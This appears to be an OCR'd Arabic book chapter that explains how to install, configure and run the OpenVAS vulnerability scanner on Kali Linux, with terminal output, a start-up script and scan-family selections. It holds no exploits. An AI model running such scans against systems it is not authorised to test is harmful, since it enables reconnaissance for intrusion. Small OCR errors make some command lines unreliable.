SAINT أداة شبكة متكاملة لمسؤولي الأمن. باستخدام هذه الأداة، يمكنك العثور على مشاكل نقاط الضعف في نظام الأمن عبر الشبكة بما في ذلك الأجهزة، أنظمة التشغيل، تطبيقات سطح المكتب، وتطبيقات الويب، قواعد البيانات، إلخ، بطريقة غير تداخلية. كما يتيح لك جمع المعلومات مثل أنواع نظام التشغيل والمنافذ المفتوحة، إلخ. فإنه يسمح لك بفحص واستغلال الأهداف مع عنوان IPv4 أو IPv6، و/أو عنوان URL.

فيما يلي بعض الإمكانيات الخاصة بهذه الأداة:

1- يكتشف ويصلح مواطن الضعف المحتملة في أمن الشبكة الخاصة بك.
2- يمنع نظام نقاط الضعف الشائعة.
3- يوضح الامتثال للوائح الحكومة والصناعة الحالية مثل **PCI DSS**، **NERC**، **FISMA**، **SOX**، **GLBA**، **HIPAA**، **COPPA**



VULNERABILITY SCANNING TOOL: OPENVAS

OpenVAS, [**Open Vulnerability Assessment System**] ، هو أداة ممتاز التي يمكن استخدامها لتقييم أوجه الضعف لهدفنا. هو تشعب من المشروع **Nessus**. ولكن على عكس **Nessus**، فانه يقدم لك **Feed** كامل مجانا أي متاح كاملا مجانا للجميع بدون أي قيود. كما يأتي **OpenVAS** كأداة افتراضيه مدمجة في كالي لينكس، وسوف نبدأ في إعداده:

دعونا نبدأ في عملية التثبيت والاعداد، ونبدأ OPENVAS بالتنقل إلى المجلد الخاص به عن طريق إطار الترمنال:

1- **OpenVAS** مثبت بشكل افتراضي، وأنه يحتاج فقط إلى أن يتم إعداده من أجل استخدامه.
2- من خلال شاشة الترمنال، قم بتغيير المجلد الحالي إلى مجلد **OpenVAS** باستخدام الامر التالي:

#cd©/usr/share/openvas/

3- تنفيذ الأمر التالي:

#openvas-mkcert

ماذا يمكن فعله في هذه الخطوة لكي يتم إنشاء شهادة SSL للبرنامج OpenVAS :

1- نترك العمر الافتراضي لشهادة **CA** كما هو.
2- تحديث عمر الشهادة لمطابقة عدد أيام شهادة **CA** : 1460.
3- أدخل البلد.
4- تدخل الدولة أو المقاطعة (إذا رغبت بذلك).
5- ترك اسم المنظمة كالافتراضي.
6- بعد الانتهاء سوف يعرض لك شاشة تأكيد الشهادة، ثم اضغط مفتاح الإدخال **Enter** للانتهاء.

```
-----------------------------------------------------------------------------
                    Creation of the OpenVAS SSL Certificate
-----------------------------------------------------------------------------

Congratulations. Your server certificate was properly created.

The following files were created:

. Certification authority:
   Certificate = /var/lib/openvas/CA/cacert.pem
   Private key = /var/lib/openvas/private/CA/cakey.pem

. OpenVAS Server :
    Certificate = /var/lib/openvas/CA/servercert.pem
    Private key = /var/lib/openvas/private/CA/serverkey.pem

Press [ENTER] to exit
```

4- تنفيذ الأمر التالي:

#openvas-nvt-sync

هذا سيتم مزامنة قاعدة بيانات **OpenVAS NVT** مع تغذية **NVT** الحالية. فإنه سيتم أيضا تحديث كل فحوصات نقاط الضعف الأخير:

```
root@jana:/usr/share/openvas# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
.html'.
[i] NVT dir: /var/lib/openvas/plugins
[i] rsync is not recommended for the initial sync. Falling back on http.
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.ta
r.bz2
[i] Downloading to: /tmp/openvas-nvt-sync.jsQ0K20hia/openvas-feed-2014-03-29-541
4.tar.bz2
--2014-03-29 16:16:45--  http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Resolving www.openvas.org (www.openvas.org)... 5.9.98.186
Connecting to www.openvas.org (www.openvas.org)|5.9.98.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14661655 (14M) [application/x-bzip2]
```

5- تنفيذ الأمر التالي:

#openvas-mkcert-client©-n©om©-i
#openvasmd©--rebuild

هذا سوف يقوم بإنشاء شهادة العميل وإعادة بناء قاعدة البيانات على التوالي.

6- تنفيذ الامر التالي:

#openvassd

سيبدأ هذا بفحص **OpenVAS** وتحميل جميع الإضافات (حوالي 34491 حتى تاريخ كتابة هدا الكتاب)، وهذا قد يستغرق بعض الوقت.

```
root@jana:/usr/share/openvas# openvassd
All plugins loaded
root@jana:/usr/share/openvas#
```

7- نقوم بتنفيذ الاوامر التالية:

#openvasmd©--rebuild
#openvasmd©--backup

هذه الأوامر تقوم بإعادة البناء وإنشاء نسخة احتياطية من قاعدة البيانات.

8- نقوم بتنفيذ الأمر التالي لإنشاء المستخدم الإداري (نستخدم **openvasadmin**):

#openvasad©-c©'add_user'©-n©openvasadmin©-r©admin

```
root@jana:/usr/share/openvas# openvasmd --rebuild
root@jana:/usr/share/openvas# openvasmd --backup
root@jana:/usr/share/openvas# openvasad -c 'add_user' -n openvasadmin -r admin
Enter password:
ad   main:MESSAGE:14689:2014-03-29 20h56.14 EDT: No rules file provided, the new
 user will have no restrictions.
ad   main:WARNING:14689:2014-03-29 20h56.14 EDT: Failed to create user openvasad
min!
root@jana:/usr/share/openvas#
```

9- نقوم بتنفيذ الأمر التالي:

#openvas-adduser

هذا سوف يسمح لك لإنشاء مستخدم عادي:

1. أدخل اسم تسجيل الدخول.
2. اضغط **Enter** على طلب المصادقة {**authentication request**} (هذا يختار تلقائيا كلمة السر كنوع المصادقة).
3. أدخل كلمة المرور مرتين.
4. للقواعد، اضغط **Ctrl + D** .
5. اضغط على Y لإضافة المستخدم.

```
root@jana:/usr/share/openvas# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
---------------------------------


Login : janateba
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that janateb
a has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)
```


10- قم بتنفيذ الأوامر التالية لتكوين المنافذ التي سوف يتعامل معها **OpenVAS**:

#openvasmd©-p©9390©-a©127.0.0.1
#openvasad©-a©127.0.0.1©-p 9393
#gsad©--http-only©--listen=127.0.0.1©-p©9392

ملحوظه: 9392 هو المنفذ الموصي به لمتصفح الويب، ولكن يمكنك اختيار الخاصة بك.

```
root@jana:/usr/share/openvas# openvasmd -p 9390 -a 127.0.0.1
root@jana:/usr/share/openvas# openvasad -a 127.0.0.1 -p 9393
root@jana:/usr/share/openvas# gsad --http-only --listen=127.0.0.1 -p 9392
```

11- الذهاب إلى متصفح الويب لديك وكتابة السطر http://127.0.0.1:9392 في **url**، وذلك لعرض واجهة الويب **OpenVAS**.



فيما سبق، لقد بدأنا من خلال فتح نافذة الترمنال وتركيب وإعداد **OpenVAS** عبر المخزون(**repository**) . ثم أنشانا قاعدة بيانات للشهادة وتثبيت البرنامج المساعد لدينا. ثم أنشانا حساب لكل من المستخدم الإداري والعادي. ثم أخيرا، بدأنا واجهة الويب من **OpenVAS** وقدمت مع شاشة تسجيل الدخول.

ملحوظه: في كل مرة تقوم بتنفيذ بعض الإجراءات في OpenVAS، فسوف تحتاج إلى إعادة إنشاء قاعدة البيانات.

- **إنشاء برنامج نصي لبدء OpenVAS:**

في كل مرة ترغب في تشغيل **OpenVAS**، تحتاج إلى الاتي:

1- مزامنة **NVT Feed** (ستظل دائما فكرة جيدة حيث يتم تغيره كلما تم اكتشاف نقاط ضعف جديدة).
2- بدء فحص OpenVAS.
3- إعادة إنشاء قاعدة البيانات.
4- نسخ احتياطي لقاعدة البيانات.
5- تكوين المنافذ الخاصة بك.

لإنقاذ الكثير من الوقت، فيما يلي نص باش بسيط من شأنها أن تسمح لك لبدء **OpenVAS**. قم بحفظ هذا الملف باسم **OpenVAS.sh** ووضعه في مجلد root/:

```
#!/bin/bash
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

- **Using the OpenVAS Desktop**


اختياريا، يمكنك تنفيذ نفس الخطوات السابقة عبر ال **OpenVAS سطح المكتب**. **OpenVAS سطح المكتب** هو تطبيق مستند إلى واجهة المستخدم الرسومية. لبدء التطبيق:

Applications | Kali Linux | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | openvas-setup

ولتشغيل **Openvas** من خلال الوجه الرسومية وليس من خلال المتصفح كالاتى:

Applications | Kali Linux | Vulnerability Assessment | Vulnerability Scanners | OpenVAS | openvas-gsd

فتظهر الشاشة التالية:



حيث شاشة الدخول تطلب منك الاتي:


1- ادخال عنوان الخادم (**Enter your server address**) ويكون هنا 127.0.0.1
2- ادخال اسم المستخدم في خانة **Username**
3- ادخال الرقم السري في خانة **Password**
4- وأخيرا الضغط على **Log in**.

OPENVAS – FINDING LOCAL VULNERABILITIES ((إيجاد نقاط الضعف على النظام المحلى (الخاص بك))

OpenVAS يسمح لنا بمهاجمة مجموعة واسعة من نقاط الضعف، ونحن سوف نحصر قائمتنا لتقييم نقاط الضعف عن اهدافنا لتلك المحددة لنوع المعلومات التي نسعى للاستفادة منها في التقييم. في هذا الجزء، سوف نستخدم **OpenVAS** للبحث عن نقاط الضعف المحددة لآلة المحلية الخاصة بنا.

دعونا نبدأ عملية إيجاد نقاط الضعف المحلية مع **OpenVAS** عن طريق فتح متصفح الويب لديك:

1- اكتب السطر http://127.0.0.1:9392 في خانة **URL** ثم نقوم بعملية الولوج (**Log in**).
2- بعد الولوج نذهب الى قائمة **Configuration** ثم نختار **scan configs**.



3- بعد الضغط على **Scan Configs** تظهر الشاشة التالية والتي سوف ندخل فيها بعض من البيانات كالاتى بالترتيب:

- اسم لعمية الفحص في الخانة المقابلة **Name** وهنا سوف نختار مثلا **Local Vulnerabilities**.
- في خانة **Base** نختار **Empty, static and fast** حيث هذا الخيار يجعلنا نبدأ من نقطة الصفر. وإنشاء الأعداد التي نريده.
- نضغط على**Create Scan config**.

New Scan Config


Name: Local Vulnerabilities

Comment (optional):

Base: (•) Empty, static and fast ( ) Full and fast

Create Scan Config

4- نريد الآن التعدي على إعدادت الفحص لدينا. انقر على أيقونة مفتاح الربط/المفك بجانب **Local vulnerabilities**:



Scan Configs

Name	Families Total	Families Trend	NVTs Total	NVTs Trend	Actions
Full and fast (Most NVT's; optimized by using previously collected information.)	51		34475		
Full and fast ultimate (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	51		34475		
Full and very deep (Most NVT's; don't trust previously collected information; slow.)	51		34475		
Full and very deep ultimate (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	51		34475		
Local Vulnerabilities	0		0		
empty (Empty and static configuration template.)	0		0		


5- تظهر الشاشة التالية والتي تحتوي على جميع الإضافات (**plug in's**) مثل **Nessus**.

6- نقوم بالضغط على **Ctrl + F** ثم نقوم بكتابة **Local** في شريط البحث.

7- لكل ناتج بحث يحتوي على كلمة **Local** نقوم بوضع علامة الاختيار في مربع التحديد **Select all NVT's**. حيث كل نتاج ما هو الا عباره عن مجموعه من نقاط الضعف. نقاط الضعف المختارة هي:

- **Compliance**
- **Credentials**
- **Default Accounts**
- **Denial of Service**
- **FTP**
- **Ubuntu Local Security Checks**


8- ثم نضغط على **Save Config**



Edit Network Vulnerability Test Families

Family	NVT's selected	Trend	Select all NVT's	Action
AIX Local Security Checks	0 of 1		☑	
Brute force attacks	0 of 8		☐	
Buffer overflow	0 of 491		☐	
CISCO	0 of 14		☐	
CentOS Local Security Checks	0 of 2082		☑	
Compliance	0 of 4		☐	
Databases	0 of 115		☐	
Debian Local Security Checks	0 of 2899		☑	
Default Accounts	0 of 68		☐	
Denial of Service	0 of 873		☐	
FTP	0 of 168		☐	
Fedora Local Security Checks	0 of 7389		☑	

9- الان نذهب الى **Configuration** ثم **Target**.




10- نقوم إنشاء هدف جديد من خلال ادخال المهام التالية :


- أدخل اسم الهدف في الخانة المقابلة **Name**
- أدخل المضيفين في الخانة المقابلة **Hosts** باستخدام واحدة من الطرق التالية :

- أدخل عنوان واحد فقط 192.168.0.10
- أدخل عناوين البريد الإلكتروني متعددة مفصولة بفاصله 192.168.0.10,192.168.0.115
- أدخل نطاق من العناوين 192.168.0.1-20

11- ثم ننقر فوق إنشاء الهدف (**Create Target**)



12- الآن نحدد Scan Management | ثم New Task، والقيام بالمهام التالية :



- أدخل اسم المهمة
- قم بإدخال تعليق (اختياري).
- حدد إعداد الفحص الخاص بك. وفي هذه الحالة نختار **Local Vulnerabilities** الذي قمنا بإنشائها من قبل.
- نحدد أهداف الفحص. وفي هذه الحالة نختار **JANA** والذي قمنا بإنشائه من قبل.
- ترك جميع الخيارات الأخرى على مستوياتها الافتراضية.
- انقر فوق إنشاء المهمة(**Create task**) .

New Task


Name	Noreen
Comment (optional)	
Scan Config	Local Vulnerabilities
Scan Targets	JANA
Escalator (optional)	--
Schedule (optional)	--
Slave (optional)	--
Observers (optional)	

Scan Intensity

Maximum concurrently executed NVTs per host	4
Maximum concurrently scanned hosts	20

Create Task

13- الان نذهب الى **Scan Management** ثم نختار **Task** فيظهر المهمة التي قمنا بإنشائها من قبل ثم نعمل لها **run** كالاتي:



بمجرد الانتهاء من عملية الفحص، يمكنك أن ترى النتائج عن طريق عرض التقرير. وذلك عن طريق الضغط على ايقونة العدسة.

***OpenVAS - finding network vulnerabilities* لاستخدامه في فحص نقاط ضعف الشبكة**

فنحن سوف نفعل مثل الخطوات السابقة. اما الملفات الإضافية التي سوف نحتاجها هنا في عملية الفحص كالاتي:

- **Brute force attacks**
- **Buffer overflow**
- **CISCO**
- **Compliance**
- **Credentials**
- **Databases**
- **Default Accounts**
- **Denial of Service**
- **FTP**
- **Finger abuses**
- **Firewalls**
- **Gain a shell remotely**

- General
- Malware
- Netware
- NMAP NSE
- Peer-To-Peer File Sharing
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Settings
- Wireless services

OpenVAS - finding Linux-specific vulnerabilities للبحث نقاط الضعف في انظم التشغيل لينكس

فنحن سوف نفعل مثل الخطوات السابقة. اما الملفات الإضافية التي سوف نحتاجها هنا في عملية الفحص كالاتى:

- Brute force attacks
- Buffer overflow
- Compliance
- Credentials
- Databases
- Default Accounts
- Denial of Service
- FTP
- Finger abuses
- Gain a shell remotely
- General
- Malware
- Netware
- NMAP NSE
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Settings
- Wireless services
- Web Servers

OpenVAS - finding Windows-specific vulnerabilities للبحث نقاط الضعف في انظم التشغيل ويندوز

